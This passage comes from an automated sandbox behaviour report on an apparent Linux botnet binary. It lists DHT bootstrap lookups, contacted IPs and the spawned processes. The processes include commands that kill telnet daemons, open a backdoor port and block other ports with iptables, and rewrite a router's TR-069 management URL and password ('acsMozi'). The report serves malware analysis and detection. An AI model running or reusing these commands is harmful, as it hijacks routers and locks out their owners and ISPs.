Jan 21, 2022 04:33:27.389657021 CET	192.168.2.23	1.1.1.1	0xbfa5	Standard query (0)	router.bittorrent.com	A (IP address)	IN (0x0001)
Jan 21, 2022 04:33:27.410676956 CET	192.168.2.23	1.1.1.1	0xab7b	Standard query (0)	router.utorrent.com	A (IP address)	IN (0x0001)
Jan 21, 2022 04:33:27.432109118 CET	192.168.2.23	1.1.1.1	0xa610	Standard query (0)	bttracker.debian.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2022 04:33:27.383748055 CET	1.1.1.1	192.168.2.23	0x405e	No error (0)	dht.transmissionbt.com		87.98.162.88	A (IP address)	IN (0x0001)
Jan 21, 2022 04:33:27.383748055 CET	1.1.1.1	192.168.2.23	0x405e	No error (0)	dht.transmissionbt.com		212.129.33.59	A (IP address)	IN (0x0001)
Jan 21, 2022 04:33:27.406356096 CET	1.1.1.1	192.168.2.23	0xbfa5	No error (0)	router.bittorrent.com		67.215.246.10	A (IP address)	IN (0x0001)
Jan 21, 2022 04:33:27.427524090 CET	1.1.1.1	192.168.2.23	0xab7b	No error (0)	router.utorrent.com		82.221.103.244	A (IP address)	IN (0x0001)
Jan 21, 2022 04:33:27.448868036 CET	1.1.1.1	192.168.2.23	0xa610	No error (0)	bttracker.debian.org	bttracker.acc.umu.se		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2022 04:33:27.448868036 CET	1.1.1.1	192.168.2.23	0xa610	No error (0)	bttracker.acc.umu.se		130.239.18.158	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 187.157.44.71:80
- 161.71.2.41:80
- 64.34.159.178:80
- 207.154.230.111:80
- 45.8.220.39:80
- 52.232.110.39:80
- 127.0.0.1:8080
- 185.199.110.112:80

- 127.0.0.1:80
- 127.0.0.1:7574
- 52.73.33.104:80
- 83.142.198.185:80
- 127.0.0.1:5555
- 23.12.89.25:80
- 190.166.198.45:80
- 184.25.176.127:80
- 3.20.201.243:80
- 23.208.34.61:80
- 168.176.61.231:80
- 52.72.158.238:80
- 200.123.205.169:80
- 104.101.170.129:80
- 34.98.66.83:80
- 2.178.219.63:80
- 52.4.18.169:80
- 54.84.181.34:80
- 210.117.103.177:49152
- 46.254.184.147:80
- 23.208.233.170:80
- 45.144.3.201:80

System Behavior

Analysis Process: dash PID: **5188**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cat PID: **5188**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/cat
Arguments:	cat /tmp/tmp.dvcVrUcqjW
File size:	43416 bytes
MD5 hash:	7e9d213e404ad3bb82e4ebb2e1f2c1b3

File Activities

File Read

Analysis Process: dash PID: **5189**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: head PID: **5189**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/head
Arguments:	head -n 10
File size:	47480 bytes
MD5 hash:	fd96a67145172477dd57131396fc9608

File Activities

File Read

Analysis Process: dash PID: **5190**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: tr PID: **5190**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/tr
Arguments:	tr -d \\000-\\011\\013\\014\\016-\\037
File size:	51544 bytes
MD5 hash:	fbd1402dd9f72d8ebfff00ce7c3a7bb5

File Activities

File Read

Analysis Process: dash PID: **5191**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cut PID: **5191**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/cut
Arguments:	cut -c -80
File size:	47480 bytes
MD5 hash:	d8ed0ea8f22c0de0f8692d4d9f1759d3

File Activities

File Read

Analysis Process: dash PID: **5192**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cat PID: **5192**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/cat
Arguments:	cat /tmp/tmp.dvcVrUcqjW
File size:	43416 bytes
MD5 hash:	7e9d213e404ad3bb82e4ebb2e1f2c1b3

File Activities

File Read

Analysis Process: dash PID: **5193**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: head PID: **5193**, Parent PID: **4331**

General

Start time:	04:32:28

Start date:	21/01/2022
Path:	/usr/bin/head
Arguments:	head -n 10
File size:	47480 bytes
MD5 hash:	fd96a67145172477dd57131396fc9608

File Activities

File Read

Analysis Process: dash PID: **5194**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: tr PID: **5194**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/tr
Arguments:	tr -d \\000-\\011\\013\\014\\016-\\037
File size:	51544 bytes
MD5 hash:	fbd1402dd9f72d8ebfff00ce7c3a7bb5

File Activities

File Read

Analysis Process: dash PID: **5195**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cut PID: **5195**, Parent PID: **4331**

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/cut
Arguments:	cut -c -80
File size:	47480 bytes
MD5 hash:	d8ed0ea8f22c0de0f8692d4d9f1759d3

File Activities

File Read

File Written

Analysis Process: dash PID: **5196**, Parent PID: **4331**

General

Start time:	04:32:28

Start date:	21/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: rm PID: 5196, Parent PID: 4331

General

Start time:	04:32:28
Start date:	21/01/2022
Path:	/usr/bin/rm
Arguments:	rm -f /tmp/tmp.dvcVrUcqjW /tmp/tmp.b2DlyODsJX /tmp/tmp.FBXdssB42e
File size:	72056 bytes
MD5 hash:	aa2b5496fdbfd88e38791ab81f90b95b

File Activities

File Deleted

File Read

Analysis Process: ZFvtlZszMd PID: 5247, Parent PID: 5109

General

Start time:	04:32:37
Start date:	21/01/2022
Path:	/tmp/ZFvtlZszMd
Arguments:	/tmp/ZFvtlZszMd
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

File Activities

File Read

Directory Enumerated

Analysis Process: ZFvtlZszMd PID: 5249, Parent PID: 5247

General

Start time:	04:32:37
Start date:	21/01/2022
Path:	/tmp/ZFvtlZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: ZFvtlZszMd PID: 5251, Parent PID: 5249

General

Start time:	04:32:37
Start date:	21/01/2022
Path:	/tmp/ZFvtlZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

File Activities

File Deleted

File Read

File Written

Directory Enumerated

Permission Modified

Analysis Process: ZFvtIZszMd PID: **5253**, Parent PID: **5251**

General

Start time:	04:32:37
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5253**, Parent PID: **5251**

General

Start time:	04:32:37
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "killall -9 telnetd utelnetd scfgmgr"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5255**, Parent PID: **5253**

General

Start time:	04:32:37
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: killall PID: **5255**, Parent PID: **5253**

General

Start time:	04:32:37
Start date:	21/01/2022
Path:	/usr/bin/killall
Arguments:	killall -9 telnetd utelnetd scfgmgr
File size:	32024 bytes
MD5 hash:	cd2adedbee501869ac691b88af39cd8b

File Activities

File Read

Directory Enumerated

Analysis Process: ZFvtIZszMd PID: **5256**, Parent PID: **5251**

General

Start time:	04:32:39
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: ZFvtIZszMd PID: **5258**, Parent PID: **5251**

General

Start time:	04:32:39
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: ZFvtIZszMd PID: **5260**, Parent PID: **5251**

General

Start time:	04:32:39
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5277**, Parent PID: **5260**

General

Start time:	04:32:54
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5277**, Parent PID: **5260**

General

Start time:	04:32:54
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 42337 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5279**, Parent PID: **5277**

General

Start time:	04:32:54
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5279**, Parent PID: **5277**

General

Start time:	04:32:54

Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 42337 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5284**, Parent PID: **5260**

General

Start time:	04:32:54
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5284**, Parent PID: **5260**

General

Start time:	04:32:54
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 42337 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5286**, Parent PID: **5284**

General

Start time:	04:32:54
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5286**, Parent PID: **5284**

General

Start time:	04:32:54
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 42337 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5287**, Parent PID: **5260**

General

Start time:	04:32:54
Start date:	21/01/2022

Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5287**, Parent PID: **5260**

General

Start time:	04:32:54
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p tcp --destination-port 42337 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5289**, Parent PID: **5287**

General

Start time:	04:32:54
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5289**, Parent PID: **5287**

General

Start time:	04:32:54
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p tcp --destination-port 42337 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5292**, Parent PID: **5260**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5292**, Parent PID: **5260**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --source-port 42337 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5294**, Parent PID: **5292**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5294**, Parent PID: **5292**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p tcp --source-port 42337 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5295**, Parent PID: **5260**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5295**, Parent PID: **5260**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 42337 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5297**, Parent PID: **5295**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5297**, Parent PID: **5295**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 42337 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtlZszMd PID: **5298**, Parent PID: **5260**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/tmp/ZFvtlZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5298**, Parent PID: **5260**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 42337 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5300**, Parent PID: **5298**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5300**, Parent PID: **5298**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 42337 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5301**, Parent PID: **5260**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5301**, Parent PID: **5260**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p tcp --dport 42337 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5303**, Parent PID: **5301**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5303**, Parent PID: **5301**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p tcp --dport 42337 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5304**, Parent PID: **5260**

General

Start time:	04:32:55
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5304**, Parent PID: **5260**

General

Start time:	04:32:55

Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --sport 42337 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5306**, Parent PID: **5304**

General

Start time:	04:32:56
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5306**, Parent PID: **5304**

General

Start time:	04:32:56
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p tcp --sport 42337 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5264**, Parent PID: **5251**

General

Start time:	04:32:44
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5268**, Parent PID: **5251**

General

Start time:	04:32:49
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5275**, Parent PID: **5251**

General

Start time:	04:32:54
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: ZFvtIZszMd PID: **5310**, Parent PID: **5251**

General

Start time:	04:32:59
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5310**, Parent PID: **5251**

General

Start time:	04:32:59
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 58000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5312**, Parent PID: **5310**

General

Start time:	04:32:59
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5312**, Parent PID: **5310**

General

Start time:	04:32:59
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 58000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5313**, Parent PID: **5251**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd

Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5313**, Parent PID: **5251**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 58000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5315**, Parent PID: **5313**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5315**, Parent PID: **5313**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 58000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5316**, Parent PID: **5251**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5316**, Parent PID: **5251**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 58000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5318, Parent PID: 5316

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: 5318, Parent PID: 5316

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 58000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: 5319, Parent PID: 5251

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: 5319, Parent PID: 5251

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 58000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5321, Parent PID: 5319

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5321**, Parent PID: **5319**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 58000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtlZszMd PID: **5322**, Parent PID: **5251**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/tmp/ZFvtlZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5322**, Parent PID: **5251**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer URL \"http://127.0.0.1\""
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: ZFvtlZszMd PID: **5324**, Parent PID: **5251**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/tmp/ZFvtlZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5324**, Parent PID: **5251**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer ConnectionRequestPassword \"acsMozi\""
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5326**, Parent PID: **5251**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5326**, Parent PID: **5251**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 35000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5328**, Parent PID: **5326**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5328**, Parent PID: **5326**

General

Start time:	04:33:00
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 35000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5331**, Parent PID: **5251**

General

Start time:	04:33:01
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5331**, Parent PID: **5251**

General

Start time:	04:33:01

Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 50023 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5333**, Parent PID: **5331**

General

Start time:	04:33:01
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5333**, Parent PID: **5331**

General

Start time:	04:33:01
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 50023 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5334**, Parent PID: **5251**

General

Start time:	04:33:01
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5334**, Parent PID: **5251**

General

Start time:	04:33:01
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 50023 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5336**, Parent PID: **5334**

General

Start time:	04:33:01
Start date:	21/01/2022

Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5336**, Parent PID: **5334**

General

Start time:	04:33:01
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 50023 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5337**, Parent PID: **5251**

General

Start time:	04:33:01
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5337**, Parent PID: **5251**

General

Start time:	04:33:01
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 35000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

